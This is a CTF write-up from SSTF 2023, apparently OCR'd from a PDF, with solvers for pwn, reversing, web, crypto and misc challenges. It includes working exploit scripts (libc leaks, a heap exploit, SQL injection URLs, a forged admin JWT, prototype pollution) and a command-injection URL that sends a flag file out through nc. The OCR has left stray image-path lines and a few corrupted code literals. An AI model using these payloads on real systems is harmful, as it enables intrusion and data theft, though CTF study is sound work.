
SSTF Hacker's Playground CTF 2023 Write-up

by The Duck https://theori.io



Theori

Table of Contents

2 Outs in the Ninth Inning

```python
from pwn import *

# p = process("./9end2outs")
p = remote("2outs.sstf.site",1337)
# print(p.sendlineafter(b">", "/bin/sh\x00"))

print(p.sendlineafter(b">", "system"))

print(p.recvuntil(b"is at "))

leak = int(p.recvuntil(b".").replace(b".",b""),16)
libc_base = leak - 0x50d60
one = libc_base + 0xebcf8
print(hex(leak))

print(p.sendlineafter(b">", "system"))

# read = 0x40

payload = b'A'*8
payload += p64(one)
p.sendline(payload)
p.interactive()
```

solver.py

Flag: SCTF{c0ngr47s_y0u_R_Th3_MVP_0f_th15_94m3}

Escape

```python
from pwn import *

context.log_level = 'debug'

context.arch = 'i386'
context.bits = 32
code32_asm = shellcraft.i386.linux.cat(b"/flag")
context.arch = 'amd64'
context.bits = 64

sc_base = 0x50510000

switch = asm("""
lea rax, [code32]
movq [rsp], rax
movq [rsp + 8], 0x23
lretq

code32:
nop
""", vma=sc_base)

code32 = asm("""
mov esp, 0x50511000
push 0x2b
pop ds
""" + code32_asm, vma=sc_base + len(switch), arch='i386', bits=32)

sc = switch + code32

r = remote("escape.sstf.site", 5051)
for i in range(0, len(sc), 6):
   r.recvuntil(b'Enter: \n')
   payload = fmtstr_payload(
       8,
       {sc_base + i: sc[i:i + 6]},
       0,
       badbytes=b"\n",
   )
   print(len(payload), payload)
   assert len(payload) < 128
   assert b"\n" not in payload
   r.sendline(payload)

r.recvuntil(b'Enter: \n')
r.sendline(b'done')
r.interactive()
```

solver.py

Flag: SCTF{4lm057_f0r607_4b0u7_7h1r7y_7w0_b175}

heapster

1. In the add function, there exists a Use-After-Free (UAF) vulnerability.
2. And, In the Free function, there exists a Double-Free-Bug(DFB) vulnerability.
3. Using the above two vulnerabilities, you can get a primitive that can allocate arbitrary chunks to arbitrary addresses.
4. The print function allows for printing the content of already freed chunks, making it possible to obtain a heap leak.
    a. The libc in the problem uses version 2.35. Therefore, the fd pointer is encoded due to the Safe linking mitigation.
    b. To decrypt this mitigation, we referred to the Dec-Safe-Linking code, acquiring the heap base address.
5. Now that we have obtained the heap leak, we exploited the UAF, DFB vulnerability mentioned in point 1,2 to get a primitive that allows arbitrary malloc within the heap region.
6. To obtain the libc address, an unsorted bin inside the heap was created and then freed, thus acquiring the main_arena address.
    a. Only chunks of size 0x20 can be allocated in the problem binary. To acquire the libc leak, we use chunk overlap. We adjusted the size of an existing chunk to 0x431 (with prev_inuse), which won't be allocated in the tcache.
    b. To correctly perform the prev size check, a fake chunk was created 0x430 offset after the mentioned chunk. By freeing the chunk of size 0x430, we obtained an unsorted bin and subsequently the libc leak.
7. Now, with the ability to perform arbitrary malloc in the libc space, we overwrote the strlen got in libc with a one gadget to obtain a shell.

```
from pwn import *
from z3 import *
#s = process('./chal', env={'LD_PRELOAD':'./libc.so.6'})
# s = process('./chal')
s = remote("heapster.sstf.site",31339)
def XxX(leaked, off):
   leaked = BitVecVal(leaked, 48)
   off  = BitVecVal(off,48)

   res  = BitVec('res', 48)
   sss  = BitVec('sss', 48)

   s = Solver()

   s.add((sss>>12)^res==leaked)
   s.add((sss>>12)-(res>>12)==off)
   s.add((res>>40)<=0x7f)
   s.add((res>>40)>=0)

   if str(s.check()) == 'sat':
       m = s.model()
       return  m.evaluate(res).as_long() & 0xfffffffff000
```

```
    else:
        print(s.check())
        exit(1)

def addd(idx, data): # 0x1f
    print(s.recvuntil(b'cmd: '))
    s.sendline(b'1')
    s.sendline(str(idx).encode())
    s.send(data)

def dell(idx):
    print(s.recvuntil(b'cmd: '))
    s.sendline(b'2')
    s.sendline(str(idx).encode())

def printt():
    print(s.recvuntil(b'cmd: '))
    s.sendline(b'3')

def validatee():
    print(s.recvuntil(b'cmd: '))
    s.sendline(b'4')


def mangle(v, heap):
    return v ^ (heap >> 12)
addd(0, b'aaaa')
addd(1, b'bbbb')
dell(0)
dell(1)
printt()

print(s.recvuntil(b'->'))
heap = u64(s.recv(6).ljust(8, b'\x00'))
print(hex(heap))
base = XxX(heap, 0)
print(hex(base))

fk = p64(0)
fk += p64(0x431)

addd(2, fk)
addd(3, b'aaaa')
addd(4, b'aaaa')

dell(3)

addd(3, b'a'*0x10)

dell(3)

d = mangle(base+0x2d0, base)
addd(3, p64(d))
addd(6, b'a'*16)

fk = p64(0)
```

```
fk += p64(0x431)
addd(7, b'ddddd')


addd(8, fk)
addd(9, b'aaaa')
addd(10, b'aaaa')
dell(9)
addd(9, b'a'*0x10)
dell(9)
d = mangle(base+0x6f0, base)
addd(9, p64(d))
addd(11, b'AAAA')


fk = p64(0)
fk += p64(0x21)
addd(12, fk) # fake chunk

addd(13, fk)
addd(14, b'aaaa')
addd(15, b'aaaa')
dell(14)
addd(14, b'a'*0x10)
dell(14)
d = mangle(base+0x710, base)
addd(14, p64(d))
addd(15, b'AAAA')
addd(16, b'AAAA')


fk = p64(0)
fk += p64(0x21)
addd(17, fk)

dell(7)
# addd(7, b'')
# add(9, b'PPpp')

printt()
print(s.recvuntil(b"->"))
print(s.recvuntil(b"->"))
print(s.recvuntil(b"->"))
print(s.recvuntil(b"->"))

leak = u64(s.recv(6).ljust(8,b"\x00"))
libc_base = leak - 0x219ce0
strlen_got = libc_base + 0x219090
ld = libc_base + 0x3d1000
one = libc_base + 0xebcf5
print(hex(leak))
print(hex(libc_base))
print(hex(strlen_got))

addd(18, fk)
addd(19, b'aaaa')
```

```
addd(20, b'aaaa')
dell(19)
addd(19, b'a'*0x10)
dell(19)
d = mangle(strlen_got, base)
pause()
addd(19, p64(d))
addd(21, b'AAAA')

# aaw
addd(22, p64(one)*2)

s.interactive()
```

exp.py

Flag: SCTF{6470e394cbf6dab6a91682cc8585059b}

PulpQuest

The game is written with “play.date” and “pulp”, hence data.json contains the actual game script. By using the import feature on the “https://play.date/pulp/”, we could get a source code of the game.

After we cleared the game, there was a map to calculate the flag with 16 orbs. The calculation was a total of three steps. (“foo” → “bar” → “baz”.) “foo” calculated with 16 orbs which represented A-P, “bar” checked whether each value was correct or not, and “baz” printed the flag if the check passed on the “bar” step. We simply wrote the Z3 script to find the corresponding A-P values, and got the flag.

Flag: SCTF{Qu1k_0nyx_60bl1n_jump5_0v3r_7h3_l4zy_Dw4rf}

Catch Me If You Can

The APK checks user input as a flag simply. However, the flag checking algorithm has been obfuscated with try-catch exception handler chains implemented like control-flow-flattening obfuscation[1]. Although the jadx was able to decompile the entire try-catch chains, certain sections of code were either eliminated or gave incorrect decompiled results.

The image below shows the decompilation result that reads the assigned variable incorrectly and the encryption key scheduling code that exists in the smali but eliminated from the decompilation result.

Jadx incorrectly decompiled code / original smali code

Therefore, we analyzed the flag checking algorithm by analyzing the decompiled result and the smali code together. As a result of our analysis, a tiny custom block cipher was implemented in the APK, and we were able to obtain the flag by writing code to decrypt it.

[1] http://ac.inf.elte.hu/Vol_030_2009/003.pdf

```python
import struct

p64 = lambda x: struct.pack("<Q", x)
ror = lambda a, b: ((a >> b) | (a << (8 - b))) & 0xff

ct = b'M\xa9bZ\x85\x8a\x19)\xb7\x00X\xb9\x02\xd6\x11\xcf\x9f\x91\xfe\xa2\xa8\xb3U
I\xe0\x02\x84:nTyj3_?\x1f\xdf\x99\xc8'
key = 7396753415802205049
delta = -989038048077743392

key, delta = (key + delta) & 2**64-1, key
iv = p64(key)[::-1][:4]

flag = b''
for i in range(0, len(ct), 4):
    ks = []
    for j in range(9):
        key, delta = (key + delta) & 2**64-1, key
        ks.append(p64(key)[::-1][:6])

    arr = [ct[i + 0], ct[i + 1], ct[i + 2], ct[i + 3]]
    for j in range(8, -1, -1):
        a = arr[3]
        b = ((ror(arr[0], 7) - (a ^ ks[j][0])) & 0xff) ^ ks[j][1]
        c = ((ror(arr[1], 3) - (b ^ ks[j][2])) & 0xff) ^ ks[j][3]
        d = ((ror(arr[2], 3) - (c ^ ks[j][4])) & 0xff) ^ ks[j][5]

        arr = [a, b, c, d]

    for j in range(4):
        arr[j] ^= iv[j]

    flag += bytes(arr)
    iv = ct[i:i+4]

print(flag)
```

solver.py

Flag: SCTF{FR4NK_L00K_N0B0DY_15_CH451N6_Y0U}

My Lua Box

The challenge provides two binaries written in rust, the web server and the lua agent. Therefore, this challenge has to be solved in two stages, and we need to analyze each binary.

The web server has three api endpoints: `/api/login`, `/api/user`, `/api/box`. The `/api/box` endpoints can execute arbitrary lua script through the lua agent when the jwt token's username is admin and the level is 0x61646d21. So, our first goal is to generate a proper jwt token that satisfies the above conditions.

The `/api/login` generates a jwt token if the username is not admin. However, since the jwt secret key can be found in the web server binary, we can manually generate a jwt token for arbitrary username and level. The jwt secret key we found is `th1s1sjw7k3y` and this allowed us to generate an admin jwt token.

```python
import jwt

print(jwt.encode({'username': 'admin', 'level': 0x61646d21, 'exp': 10000000000},
"th1s1sjw7k3y", "HS256"))
```

jwt_generator.py

From this time, we can pass arbitrary lua script to lua agent via `/api/box` endpoint.

The lua agent executes the user's lua script in the sandbox environment. The sandbox only allows few functions except `io` module, `os.execute`, and other dangerous functions, and so on. Therefore, our goal is to either read the flag using only allowed functions or escape the sandbox. However, when we analyzed only the lua script for the initial sandbox environment, it seemed impossible to read the flag. So we analyzed the lua agent in detail to find some kind of backdoor or hidden features that can be used to read the flag.

There are five functions that lua agent manually register: `random_seed`, `load`, `require`, `json_encode`, `json_decode`. After that, the lua agent adds it to the `functions` table and appends the table to the global environment. Furthermore, the lua agent backs up the global environment to `named_registry` in the lua object that is named `backup`.

```
v34.m256i_i32[2] = v7;
mlua::table::Table::set::h4a02051a840d8a19(&v138, &v34, byte_555555607480, 9LL, v5, v6);// global[functions] = functions_table
if ( v138.m256i_i8[0] != 25 )
{
  *(_QWORD *)&v43 = v47;
  v42 = v46;
  v41 = v45;
  v40 = v138;
  core::result::unwrap_failed::hdff5465d74574b44();
}
_$LT$mlua..types..LuaRef$u20$as$u20$core..ops..drop..Drop$GT$::drop::ha528ab4480053502(&v34);
v8 = mlua::lua::Lua::globals::hfa32072cadf5a6d0(&lua_obj);
mlua::lua::Lua::set_named_registry_value::h57525d6612f9fb83(&v138, &lua_obj, &byte_555555607480[9], 6LL, v8, v9);// lua_obj.named_registry[backup] = globals
if ( v138.m256i_i8[0] != 25 )
```

Lua agent backs up global environment to named_registry

So, if we can load the *backup* from the *named_registry*, we can use global functions that may be able to read the flag. From this, the one of manually registered functions, *require*, can get the object from the *named_registry*.

```
mlua::lua::Lua::named_registry_value::hafa0448cd2387321(&v100, a3, v8, v7);// load object from named_registry (require function)
v10 = v100;
v11 = v101;
if ( v100 || v101 != 25 )
{
  *(_QWORD *)&v63[15] = *(_QWORD *)&v105[15];
  *(_OWORD *)v63 = *(_OWORD *)v105;
  v62 = v104;
  v61 = v103;
  v60 = v102;
  if ( !v57 )
    goto LABEL_10;
  goto LABEL_9;
}
```

Require function that can get the object from the named_registry

Therefore, we could use `require('backup')` for loading the backed up global environment.

Since we can access the global environment, the rest is trivial. We readed the flag via *loadfile* function and dump it via *string.dump* function.

The final payload is: `print(string.dump(require('backup').loadfile('./flag')))`

solver

Flag: SCTF{a06b3411c30db293b72882f2e9c35938}

Libreria

SQLmap is the best hacking tool. 😂

```
python3 sqlmap.py -u
"http://libreria.sstf.site/rest.php?cmd=requestbook&isbn=9781329837294" -p isbn
--threads=5 --technique=B -Dbooks --tables
⇒ getting  ‘adminonly’ table


python3 sqlmap.py -u
"http://libreria.sstf.site/rest.php?cmd=requestbook&isbn=9781329837294" -p isbn
--threads=5 --technique=B -Dbooks -Tadminonly --dump
⇒ getting the below data.
```

```
Database: books
Table: adminonly
[2 entries]
+-----+-----------+-----------------------------------------------------+
| idx | key       | value                                               |
+-----+-----------+-----------------------------------------------------+
| 1   | admin_msg | Good job!                                           |
| 2   | flag      | SCTF{SQL_i5_4_l4n9uage_t0_man4G3_d4ta_1n_Da7aba$e5} |
+-----+-----------+-----------------------------------------------------+
```

Flag: SCTF{SQL_i5_4_l4n9uage_t0_man4G3_d4ta_1n_Da7aba$e5}

Libreria Pro

We can partially leak source code and SQL query string from the Django debug page by injecting a single quote after `search_with=year`. The challenge uses Django version 4.0.5, which has SQLi vulnerability in the Extract query feature. So, we can get the flag by extracting database content via SQLi while bypassing the filter.

http://libreriapro37657fd3.sstf.site/?key=1337&search_with=year%27%20FROM%20%22impl_books%22.%22pubdate%22)%20AS%20%22target%22%20FROM%20%22impl_books%22%20where%20false%20union%20select%20%22id%22,(select%20string_agg(schema_name,%27,%27)%20from%20information_schema.schemata),%22image%22,%22author%22,%22price%22,%22publisher%22,%22pubdate%22,%22isbn%22,%22description%22,0x42%20FROM%20%22impl_books%22%20LIMIT%201+--+&currency=krw#
pg_catalog,public,information_schema,books
http://libreriapro37657fd3.sstf.site/?key=1337&search_with=year%27%20FROM%20%22impl_books%22.%22pubdate%22)%20AS%20%22target%22%20FROM%20%22impl_books%22%20where%20false%20union%20select%20%22id%22,(select%20string_agg(table_name,%27,%27)%20from%20information_schema.tables%20where%20table_schema%20like%20%27books%27),%22image%22,%22author%22,%22price%22,%22publisher%22,%22pubdate%22,%22isbn%22,%22description%22,0x42%20FROM%20%22impl_books%22%20LIMIT%201+--+&currency=krw#
django_migrations,django_content_type,auth_permission,auth_group,auth_group_permissions,auth_user,auth_user_groups,auth_user_user_permissions,django_admin_log,impl_books,django_session,impl_t0p5ecr3t
http://libreriapro37657fd3.sstf.site/?key=1337&search_with=year%27%20FROM%20%22impl_books%22.%22pubdate%22)%20AS%20%22target%22%20FROM%20%22impl_books%22%20where%20false%20union%20select%20%22id%22,(select%20string_agg(column_name,%27,%27)%20from%20information_schema.columns%20where%20table_name%20like%20%27impl_t0p5ecr3t%27),%22image%22,%22author%22,%22price%22,%22publisher%22,%22pubdate%22,%22isbn%22,%22description%22,0x42%20FROM%20%22impl_books%22%20LIMIT%201+--+&currency=krw#
id,key,value

http://libreriapro37657fd3.sstf.site/?key=1337&search_with=year%27%20FROM%20%22impl_books%22.%22pubdate%22)%20AS%20%22target%22%20FROM%20%22impl_books%22%20where%20false%20union%20select%20%22id%22,(select%20string_agg(value,%27,%27)%20from%20impl_t0p5ecr3t),%22image%22,%22author%22,%22price%22,%22publisher%22,%22pubdate%22,%22isbn%22,%22description%22,0x42%20FROM%20%22impl_books%22%20LIMIT%201+--+&currency=krw#

Flag: SCTF{L3ts_k3Ep_th3_veRs10n_0f_the_fr4mEwOrk_up_to_d4te}

ColorBit

The challenge provides a html file that renders a noisy image.
Since we can infer that there will be a flag in the center, we can solve the problem by making background pixels differ.

```
from bs4 import BeautifulSoup
import numpy as np
import cv2 as cv

with open("index.html", "r") as f:
   d = f.read()

bs = BeautifulSoup(d)

img = bs.find("div", "image")

values = np.ndarray((169, 1184), dtype=np.int32)
for i, row in enumerate(img.find_all("div", "row")):
   for j, box in enumerate(row.find_all("div", "box")):
       Values[i, j] = int(box["class"][1][5:])

COLOR_WHITE = (255, 255, 255)
COLOR_BLACK = (0, 0, 0)

image = np.ndarray((169, 1184, 3), dtype=np.uint8)

mask = values[0]

for i in range(values.shape[0]):
   for j in range(values.shape[1]):
       if values[i, j] in mask:
           image[i, j] = COLOR_BLACK
       else:
           image[i, j] = COLOR_WHITE


cv.imshow("out", image)
cv.waitKey()
```

solver.py

Flag: SCTF{D0_Y0U_L1K3_HU3}

RockPaperScissors

prototype pollution in ***loadStrategy*** function.

```
function loadStrategy(sgs) {
  for (let sg of sgs) {
    let new_sg = { "move": "", "id": -1, "if": {} };
    for (let key of Object.keys(sg)) {
      if (typeof sg[key] === 'object')
        Object.assign(new_sg[key], sg[key]);
      else
        new_sg[key] = sg[key];
    }
    strategies.push(new_sg);
  }
}
```

overwrite ***didPlayerWin*** and got a flag(in document.cookie).

```
function playIt() {
  for(let st of strategies) {
    runStrategy(st);
  }
  game.finishGame();
  let score = game.getScores();
  document.getElementById('result').innerHTML = `Player Win: ${score.player},
Computer Win: ${score.computer}`;
  drawFromData(strategies);
  if (score.didPlayerWin) {
    fetch(parseParam().callbackUrl + `?data=${document.cookie}`);
  }
}
```

```
{
    "name": "1",
    "strategy": [
        {
          "move":"rock",
          "__proto__": {"didPlayerWin": true},
          "id": "a",
          "if":
          {
              "onWin":
              {
                  "id": 1,
                  "move": ""
              },
              "onLose":
              {
                  "id": 2,
                  "move": ""
              },
              "onDraw":
              {
```

```
                    "id": 3,
                    "move": ""
                }
            }
        }
    ]
}
```

Flag: SCTF{f1nd1ng_pr0t0typ3_p011ut1on_1s_3asy_n0w_f0r_Y0u}

DustyCode

We can specify that the service is lizard-lib, by gathering endpoints and parameters with regex. There was a command injection vulnerability in lizard-lib and we exploited the part of command injection, could get the flag. It occurs because of the command execution in the lizard-lib *decrypt()* function. It was given an email parameter for /zebra path. The email parameter has a sort of email regex verification, function argument for *decrypt()* with the email parameter putted. lizard-lib has two branches which are develop and release.
The regex below is for email verification in the release branch.

```
email: Joi.string().email().required()
^[^\.\s@:](?:[^\s@:]*[^\s@:\.\`])?@[^\.\s@]+(?:\.[^\.\s@]+)*$
```

We had to bypass its own email regex verification, built a payload bypassing, and could get the flag. The payload below prints the flag with cat command which prints the content of the specific file in the linux environment.

```
http://dustycode.sstf.site:3000/zebra?email=asd`cat${IFS}/f*/p/a/t/*/*/f*|nc ${IFS}server_addr${IFS}12345`@gmail.com&apiKey=binary_glibberish
```

Flag: SCTF{F1ind1ng_n33d1e_1n_h4ys74ck_a8c312}


ThisCouldHaveBeenAnEmail

We are given the file that contains acceleration data. Normalize each column to have roughly zero mean, and integrate twice to draw trajectory:

```
import numpy as np
import matplotlib.pyplot as plt

SAMPLE_RATE = 100
raw = np.loadtxt("smartwatch.cap", dtype=np.double)

raw[:, 0] += -np.mean(raw[:, 0]) - 0.00054
raw[:, 1] += -np.mean(raw[:, 1]) - 0.00021
raw[:, 2] += -np.mean(raw[:, 2]) - 0.00032

raw[:, 0] *= -1

def poormansintegral(values):
    return [np.trapz(values[:i], dx=1 / SAMPLE_RATE) for i in range(len(values))]

axs, ays, azs = raw[:, :].transpose()
vxs, vys, vzs = poormansintegral(axs), poormansintegral(ays), poormansintegral(azs)
xs, ys, zs = poormansintegral(vxs), poormansintegral(vys), poormansintegral(vzs)
ts = [1 / SAMPLE_RATE * i for i in range(len(raw))]

fig = plt.figure()
_plt = fig.add_subplot(projection="3d")
_plt.plot(xs, ys, zs)
plt.show()
```

solver.py

When you run the above script, it displays a 3D graph as follows:



3-Dimensional Space Graph

If you look around in that graph, you'll see a text that starts with “SCTF{“.

Flag: SCTF{F@RMING_KPI_POINTS}

Meaas

Since we can pass plaintext and modulus as our input, we can use modulus to smooth prime so that solving the discrete logarithm problem is easy. We sent a 1024-bit smooth prime as a modulus and sent plaintext as 2 which is a multiplicative generator for Zn.

And, we could find the secret key d through solving the discrete logarithm problem.

```
from Crypto.Util.number import long_to_bytes
from hashlib import sha512

xor = lambda a, b: bytes([i ^^ j for i, j in zip(a, b)])

treasure =
37390385431874189713613604490205529131497857010409452566115943008220420972423103673299513212626382905330650855094314574739903487
p =
15965234226060243661126488210776454049620677753251538197888691760224790274792267230812822805653216731163540813884548428817946620304904188272304559233012223256734251819463006842213518854588092850954245909551466737908554896207695864169300462112107317322270733167278658277940703635631126072409765987007533700362 7
res =
48939480193712424166989539168593072300982259254201845957832395566941680548362706338946041335201039857134610483759888474501311671676189052545728126640568763347572320373896330909793019942991979818914463602492935582689423726412261014685160774071308655250305679926937654736194476058581957834447480126851930550322
g = 2

F = Zmod(p)
d = discrete_log(F(res), F(g))

print(xor(sha512(long_to_bytes(d)).digest(), long_to_bytes(treasure)))
```

solver.sage

Flag: SCTF{Even_tiny_clu3_c4n_d1$cl0sE_3veRythIn9_c3a23820}